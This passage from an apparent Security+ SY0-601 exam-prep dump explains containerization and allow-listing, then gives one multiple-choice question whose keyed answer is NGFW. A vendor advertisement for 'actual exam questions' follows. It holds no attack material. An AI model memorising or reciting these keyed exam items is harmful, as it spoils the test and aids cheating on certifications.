Containerization is a technique that creates a separate and secure space on the device for work-related data and applications. This way, personal and corporate data are isolated from each other, and IT admins can manage only the work container without affecting the user's privacy. Containerization also allows IT admins to remotely wipe only the work container if needed, leaving the personal data intact.
Application whitelisting is a technique that allows only authorized applications to run on the device. This way, IT admins can prevent users from installing or using malicious or unapproved applications that might
compromise the security of corporate data. Application whitelisting also allows IT admins to control which applications can access corporate resources, such as email servers or cloud storage.
References: https://www.comptia.org/certifications/security#examdetails https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives https://www.office1.com/blog/byod-vs-mdm

NEW QUESTION 310
- (Exam Topic 1)
The security team received a report of copyright infringement from the IP space of the corporate network. The report provided a precise time stamp for the incident as well as the name of the copyrighted files. The analyst has been tasked with determining the infringing source machine and instructed to implement measures to prevent such incidents from occurring again. Which of the following is MOST capable of accomplishing both tasks?

A. HIDS
B. Allow list
C. TPM
D. NGFW

Answer: D

Explanation:
Next-Generation Firewalls (NGFWs) are designed to provide advanced threat protection by combining traditional firewall capabilities with intrusion prevention,

application control, and other security features. NGFWs can detect and block unauthorized access attempts, malware infections, and other suspicious activity. They can also be used to monitor file access and detect unauthorized copying or distribution of copyrighted material.

A next-generation firewall (NGFW) can be used to detect and prevent copyright infringement by analyzing network traffic and blocking unauthorized transfers of copyrighted material. Additionally, NGFWs can be configured to enforce access control policies that prevent unauthorized access to sensitive resources.
References:

> CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 6

NEW QUESTION 313
......

Thank You for Trying Our Product

We offer two products:

1st - We have Practice Tests Software with Actual Exam Questions

2nd - Questons and Answers in PDF Format

SY0-601 Practice Exam Features:

* SY0-601 Questions and Answers Updated Frequently

* SY0-601 Practice Questions Verified by Expert Senior Certified Staff

* SY0-601 Most Realistic Questions that Guarantee you a Pass on Your FirstTry

* SY0-601 Practice Test Questions in Multiple Choice Formats and Updatesfor 1 Year

100% Actual & Verified — Instant Download, Please Click
Order The SY0-601 Practice Test Here